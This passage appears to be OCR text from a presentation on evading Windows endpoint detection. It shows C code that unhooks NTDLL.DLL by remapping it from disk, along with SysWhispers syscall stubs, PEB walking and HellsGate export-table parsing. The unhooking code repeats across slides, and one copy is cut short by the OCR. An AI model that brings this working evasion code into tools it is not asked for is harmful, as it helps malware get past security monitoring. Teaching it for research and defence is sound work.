HMODULE hNtdll = GetModuleHandle(L"ntdll.dll");
sNtQuerySystemInformation = (NtQuerySystemInformation_t)GetProcAddress(hNtdll,
"NtQuerySystemInformation");

// Call it
sNtQuerySystemInformation(/* parameters */);
```

GetProcAddress()

The “naive” approach

```
// Define the syscall function signature
typedef NTSTATUS(WINAPI* NtQuerySystemInformation_t)(ULONG sysInfoClass, PVOID SystemInformation, ULONG
SystemInformationLength, PULONG ReturnLength);

// Declare the syscall
NtQuerySystemInformation_t sNtQuerySystemInformation;

// Resolve ntdll.dll and then resolve the syscall address
HMODULE hNtdll = GetModuleHandle(L"ntdll.dll");
sNtQuerySystemInformation = (NtQuerySystemInformation_t)GetProcAddress(hNtdll,
"NtQuerySystemInformation");

// Call it
sNtQuerySystemInformation(/* parameters */);
```

What if these functions are hooked?

GetProcAddress()

The “naive” approach

```
// Define the syscall function signature
typedef NTSTATUS(WINAPI* NtQuerySystemInformation_t)(ULONG sysInfoClass, PVOID SystemInformation, ULONG
SystemInformationLength, PULONG ReturnLength);

// Declare the syscall
NtQuerySystemInformation_t sNtQuerySystemInformation;

// Resolve ntdll.dll and then resolve the syscall address
HMODULE hNtdll = GetModuleHandle(L"ntdll.dll");
sNtQuerySystemInformation = (NtQuerySystemInformation_t)GetProcAddress(hNtdll,
"NtQuerySystemInformation");

// Call it
sNtQuerySystemInformation(/* parameters */);
```


We are loading the already loaded module which may contain syscall hooks

Unhooking NTDLL.DLL

Unhooking NTDLL.DLL

Reading a fresh, unhooked copy of NTDLL.DLL off the disk

- Idea:
  - 1) Read NTDLL.DLL off the disk to find function code clean from hooks
  - 2) Overwrite the .text-segment of our NTDLL.DLL-module in memory with the .text segment from disk



https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++

Unhooking NTDLL.DLL

Reading a fresh, unhooked copy of NTDLL.DLL off the disk

```
jmp 7FFE6BCA0000
add byte ptr ds:[rax],al
add dh,dh
add al,25
or byte ptr ds:[rbx],al
???
jg ntdll.7FFEEBC9FCC1
jne ntdll.7FFEEBC9FCC5
syscall
ret
int 2E
ret
```

Hooked

```
mov r10,rcx
mov eax,26
test byte ptr ds:[7FFE0308],1
jne ntdll.7FF960DCD585
syscall
ret
int 2E
ret
```

Unhooked

```
    // Get Handle to NTDLL in process
    HANDLE process = GetCurrentProcess();
    HMODULE ntdllModule = GetModuleHandleA("ntdll.dll");

    // Get pointer to ntdllBase address
    MODULEINFO mi;
    GetModuleInformation(process, ntdllModule, &mi, sizeof(mi));
    LPVOID ntdllBase = (LPVOID)mi.lpBaseOfDll;

    // Open fresh ndtll from disc
    HANDLE ntdllFile = CreateFileA("c:\\windows\\system32\\ntdll.dll", GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, 0, NULL);
    HANDLE ntdllMapping = CreateFileMapping(ntdllFile, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0, NULL);
    LPVOID ntdllMappingAddress = MapViewOfFile(ntdllMapping, FILE_MAP_READ, 0, 0, 0);

    // Get pointers to headers in hooked ntdll dll
    PIMAGE_DOS_HEADER hookedDosHeader = (PIMAGE_DOS_HEADER)ntdllBase;
    PIMAGE_NT_HEADERS hookedNtHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)ntdllBase + hookedDosHeader->e_lfanew);

    // iterate over ntdll
    for (WORD i = 0; i < hookedNtHeader->FileHeader.NumberOfSections; i++) {
        PIMAGE_SECTION_HEADER hookedSectionHeader = (PIMAGE_SECTION_HEADER)
((DWORD_PTR)IMAGE_FIRST_SECTION(hookedNtHeader) + ((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));

        // if we found the text segment ...
        if (!strcmp((char*)hookedSectionHeader->Name, (char*)".text")) {
            DWORD oldProtection = 0;
            // ... overwrite hooked functions with code from fresh ntdll
            BOOL isProtected = VirtualProtect((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)hookedSectionHeader-
>VirtualAddress), hookedSectionHeader->Misc.VirtualSize, PAGE_EXECUTE_READWRITE, &oldProtection);

            memcpy((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)hookedSectionHeader->VirtualAddress), (LPVOID)
((DWORD_PTR)ntdllMappingAddress + (DWORD_PTR)hookedSectionHeader->VirtualAddress), hookedSectionHeader-
>Misc.VirtualSize);

          isProtected = VirtualProtect((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)hookedSectionHeader->VirtualAddress),
hookedSectionHeader->Misc.VirtualSize, oldProtection, &oldProtection);
        }
    }
```

```
    // Get Handle to NTDLL in process
    HANDLE process = GetCurrentProcess();
    HMODULE ntdllModule = GetModuleHandleA("ntdll.dll");

    // Get pointer to ntdllBase address
    MODULEINFO mi;
    GetModuleInformation(process, ntdllModule, &mi, sizeof(mi));
    LPVOID ntdllBase = (LPVOID)mi.lpBaseOfDll;

    // Open fresh ntdll from disc
    HANDLE ntdllFile = CreateFileA("c:\\windows\\system32\\ntdll.dll", GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, 0, NULL);
    HANDLE ntdllMapping = CreateFileMapping(ntdllFile, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0, NULL);
    LPVOID ntdllMappingAddress = MapViewOfFile(ntdllMapping, FILE_MAP_READ, 0, 0, 0);

    // Get pointers to headers in hooked ntdll dll
    PIMAGE_DOS_HEADER hookedDosHeader = (PIMAGE_DOS_HEADER)ntdllBase;
    PIMAGE_NT_HEADERS hookedNtHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)ntdllBase + hookedDosHeader->e_lfanew);

    // iterate over ntdll
    for (WORD i = 0; i < hookedNtHeader->FileHeader.NumberOfSections; i++) {
        PIMAGE_SECTION_HEADER hookedSectionHeader = (PIMAGE_SECTION_HEADER)
((DWORD_PTR)IMAGE_FIRST_SECTION(hookedNtHeader) + ((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER * i));

        // if we found the text segment ...
        if (!strcmp((char*)hookedSectionHeader->Name, (char*)".text")) {
            DWORD oldProtection = 0;
            // ... overwrite hooked functions with code from fresh ntdll
            BOOL isProtected = VirtualProtect((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)hookedSectionHeader-
>VirtualAddress), hookedSectionHeader->Misc.VirtualSize, PAGE_EXECUTE_READWRITE, &oldProtection);

            memcpy((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)hookedSectionHeader->VirtualAddress), (LPVOID)
((DWORD_PTR)ntdllMappingAddress + (DWORD_PTR)hookedSectionHeader->VirtualAddress), hookedSectionHeader-
>Misc.VirtualSize);

          isProtected = VirtualProtect((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)hookedSectionHeader->VirtualAddress),
hookedSectionHeader->Misc.VirtualSize, oldProtection, &oldProtection);
        }
    }
```

What if these functions are hooked?


```
    // Get Handle to NTDLL in process
    HANDLE process = GetCurrentProcess();
    HMODULE ntdllModule = GetModuleHandleA("ntdll.dll");

    // Get pointer to ntdllBase address
    MODULEINFO mi;
    GetModuleInformation(process, ntdllModule, &mi, sizeof(mi));
    LPVOID ntdllBase = (LPVOID)mi.lpBaseOfDll;

    // Open fresh ndtll from disc
    HANDLE ntdllFile = CreateFileA("c:\\windows\\system32\\ntdll.dll", GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, 0, NULL);
    HANDLE ntdllMapping = CreateFileMapping(ntdllFile, NULL, PAGE_READONLY | SEC_IMAGE, 0, 0, NULL);
    LPVOID ntdllMappingAddress = MapViewOfFile(ntdllMapping, FILE_MAP_READ, 0, 0, 0);

    // Get pointers to headers in hooked ntdll dll
    PIMAGE_DOS_HEADER hookedDosHeader = (PIMAGE_DOS_HEADER)ntdllBase;
    PIMAGE_NT_HEADERS hookedNtHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)ntdllBase + hookedDosHeader->e_lfanew);

    // iterate over ntdll
    for (WORD i = 0; i < hookedNtHeader->FileHeader.NumberOf
        PIMAGE_SECTION_HEADER hookedSectionHeader = (PIMAGE_
((DWORD_PTR)IMAGE_FIRST_SECTION(hookedNtHeader) + ((DWORD_PTR)IMAGE_SIZEO _SECTION_HEADER * i));

        // if we found the text segment ...
        if (!strcmp((char*)hookedSectionHeader->Name, (char*)".text")) {
            DWORD oldProtection = 0;
            // ... overwrite hooked functions with code from fresh n ll
            BOOL isProtected = VirtualProtect((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)hookedSectionHeader-
>VirtualAddress), hookedSectionHeader->Misc.VirtualSize, PAGE_EXECUTE_READWRITE, &oldProtection);

            memcpy((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)hookedSectionHeader->VirtualAddress), (LPVOID)
((DWORD_PTR)ntdllMappingAddress + (DWORD_PTR)hookedSectionHeader->VirtualAddress), hookedSectionHeader-
>Misc.VirtualSize);

          isProtected = VirtualProtect((LPVOID)((DWORD_PTR)ntdllBase + (DWORD_PTR)hookedSectionHeader->VirtualAddress),
hookedSectionHeader->Misc.VirtualSize, oldProtection, &oldProtection);
        }
    }
```

Changing a loaded module's memory to write access?
Suspicious

Syscalls via SSN Resolving

Remember Syscall Stubs?

- What if we can find out the syscall numbers, insert them into assembly stubs and create our own syscalls? Then we wouldn't even need to touch NTDLL.DLL?



SysWhispers

SysWhispers

- https://github.com/jthuraisamy/SysWhispers by @Jackson_T , released 2019
- Idea:
  - Since we already know the SSNs for the different versions of Windows, we can generate these stubs for all versions
  - Then when running on our target, we choose the right stubs depending on the OS version
- SysWhispers 2 and 3 added some additional features and layers of opsec but won't discuss that here

System call	Windows XP (SP1)	Windows
NtAcceptConnectPort	0x0060	0x0060
NtAccessCheck	0x0061	0x0061
NtAccessCheckAndAuditAlarm	0x0026	0x0026
NtAccessCheckByType	0x0062	0x0062
NtAccessCheckByTypeAndAuditAlarm	0x0056	0x0056
NtAccessCheckByTypeResultList	0x0063	0x0063
NtAccessCheckByTypeResultListAndAuditAlarm	0x0064	0x0064
NtAccessCheckByTypeResultListAndAuditAlarmByHandle	0x0065	0x0065
NtAcquireCMFViewOwnership		
NtAcquireCrossVmMutant		
NtAcquireProcessActivityReference		
NtAddAtom	0x0044	0x0044
NtAddAtomEx		
NtAddBootEntry	0x0066	0x0066
NtAddDriverEntry	0x0067	0x0067
NtAdjustGroupsToken	0x0068	0x0068
NtAdjustPrivilegesToken	0x003e	0x003e

SysWhispers

```
.\syswhispers.py --functions NtProtectVirtualMemory,NtWriteVirtualMemory
```

syscalls.h
syscalls.asm

```
EXTERN_C NTSTATUS NtProtectVirtualMemory(
        IN HANDLE ProcessHandle,
        IN OUT PVOID BaseAddress,
        IN OUT PULONG RegionSize,
        IN ULONG NewProtect,
        OUT PULONG OldProtect);
```

```
NtProtectVirtualMemory_SystemCall_6_2_XXXX:          ; Windows 8 and Server 2012
        mov eax, 004eh
        jmp NtProtectVirtualMemory_Epilogue
NtProtectVirtualMemory_SystemCall_6_3_XXXX:          ; Windows 8.1 and Server 2012 R2
        mov eax, 004fh
        jmp NtProtectVirtualMemory_Epilogue
NtProtectVirtualMemory_SystemCall_10_0_10240:        ; Windows 10.0.10240 (1507)
        mov eax, 0050h
        jmp NtProtectVirtualMemory_Epilogue
```

SysWhispers

Finding the right OS version

- The OS Version is resolved via the Process Environment Block (PEB) to avoid the use of API calls like RtlGetVersion()
- The PEB is a data structure initialised with the start of each process, that contains a lot of helpful information

0x0118	`ULONG OSMajorVersion;`
0x011C	`ULONG OSMinorVersion;`
0x0120	`USHORT OSBuildNumber;`

https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/pebteb/peb/index.htm

SysWhispers

Querying the PEB

- The PEB address is stored in the FS register on 32bit systems and in the GS register on 64bit systems
- Can be queried without using Windows APIs

```
// Get PEB address
#ifdef _M_IX86
    // 32bit: FS register
    // FS:[0x00] : Current SEH Frame
    // FS:[0x18] : TEB (Thread Environment Block)
    // FS:[0x20] : PID
    // FS:[0x24] : TID
    // FS:[0x30] : PEB (Process Environment Block)
    // FS:[0x34] : Last Error Value
    PEB* pPEB = (PEB*)__readfsdword(0x30);
#else
    // 64bit: GS register
    // GS:[0x30] : TEB
    // GS:[0x40] : PID
    // GS:[0x48] : TID
    // GS:[0x60] : PEB
    PEB* pPEB = (PEB*)__readgsqword(0x60);
#endif
```

SysWhispers

```
.\syswhispers.py --functions NtProtectVirtualMemory,NtWriteVirtualMemory
```

syscalls.h
syscalls.asm

```
EXTERN_C NTSTATUS NtProtectVirtualMemory(
        IN HANDLE ProcessHandle,
        IN OUT PVOID BaseAddress,
        IN OUT PULONG RegionSize,
        IN ULONG NewProtect,
        OUT PULONG OldProtect);
```

```
NtProtectVirtualMemory_SystemCall_6_2_XXXX:          ; Windows 8 and Server 2012
        mov eax, 004eh
        jmp NtProtectVirtualMemory_Epilogue
NtProtectVirtualMemory_SystemCall_6_3_XXXX:          ; Windows 8.1 and Server 2012 R2
        mov eax, 004fh
        jmp NtProtectVirtualMemory_Epilogue
NtProtectVirtualMemory_SystemCall_10_0_10240:        ; Windows 10.0.10240 (1507)
        mov eax, 0050h
        jmp NtProtectVirtualMemory_Epilogue
```

We will come to the drawbacks later …

HellsGate

HellsGate

- Technique popularised by @am0nsec and smelly__vx (@RtlMateusz) in 2020
  - Code and corresponding paper can be found at https://github.com/am0nsec/HellsGate
  - In fact very similar to the first approach (“naive” GetProcAddress approach)

HellsGate


- 1) Traverse the Process Environment Block (PEB) to find NTDLL.DLL base address
  - Equivalent to GetModuleHandle()
- 2) Parse its Export Address Table (EAT) and get the address of our target function
  - Equivalent to GetProcAddress()
- 3) Extract the syscall number from the stub by offset and insert it into our own assembly stubs

HellsGate

- 1) Traverse the Process Environment Block (PEB) to find NTDLL.DLL base address
  - The PEB also contains information about the loaded modules (DLLs) and their addresses!
  - We can parse it to get NTDLL.DLLs base address
  - Effectively, we are implementing our own version of GetModuleHandle()

HellsGate


Walking the PEB



https://alice.climent-pommeret.red/posts/direct-syscalls-hells-halos-syswhispers2/

HellsGate

- 2) Parse NTDLL.DLL's Export Address Table (EAT) and get the address of our target function
  - In the EAT, each exported function is listed with the corresponding address offset
  - So we walk the EAT and check if we found our function, if yes, we get the address
    - We are effectively recreating GetProcAddress()



HellsGate

Parsing the EAT

```
    // get pointers to PE headers/structures
    IMAGE_DOS_HEADER* pDosHdr = (IMAGE_DOS_HEADER*)pBaseAddr;
    IMAGE_NT_HEADERS* pNTHdr = (IMAGE_NT_HEADERS*)(pBaseAddr + pDosHdr->e_lfanew);
    IMAGE_OPTIONAL_HEADER* pOptionalHdr = &pNTHdr->OptionalHeader;
    IMAGE_DATA_DIRECTORY* pExportDataDir = (IMAGE_DATA_DIRECTORY*)(&pOptionalHdr-
>DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]);
    IMAGE_EXPORT_DIRECTORY* pExportDirAddr = (IMAGE_EXPORT_DIRECTORY*)(pBaseAddr + pExportDataDir->VirtualAddress);

    // resolve addresses to Export Address Table, table of function names and table of name ordinals
    DWORD* pEAT = (DWORD*)(pBaseAddr + pExportDirAddr->AddressOfFunctions);
    DWORD* pFuncNameTbl = (DWORD*)(pBaseAddr + pExportDirAddr->AddressOfNames);
    WORD* pHintsTbl = (WORD*)(pBaseAddr + pExportDirAddr->AddressOfNameOrdinals);

    // parse through table of function names
    for (DWORD i = 0; i < pExportDirAddr->NumberOfNames; i++)
    {
        char* currentFuncName = (char*)pBaseAddr + (DWORD_PTR)pFuncNameTbl[i];

        if (strcmp("NtQueryInformationProcess", currentFuncName) == 0)
        {
            // found, get the function virtual address = offset (RVA) + BaseAddr
            return (pBaseAddr + (DWORD_PTR)pEAT[pHintsTbl[i]]);

        }
    }
```

HellsGate

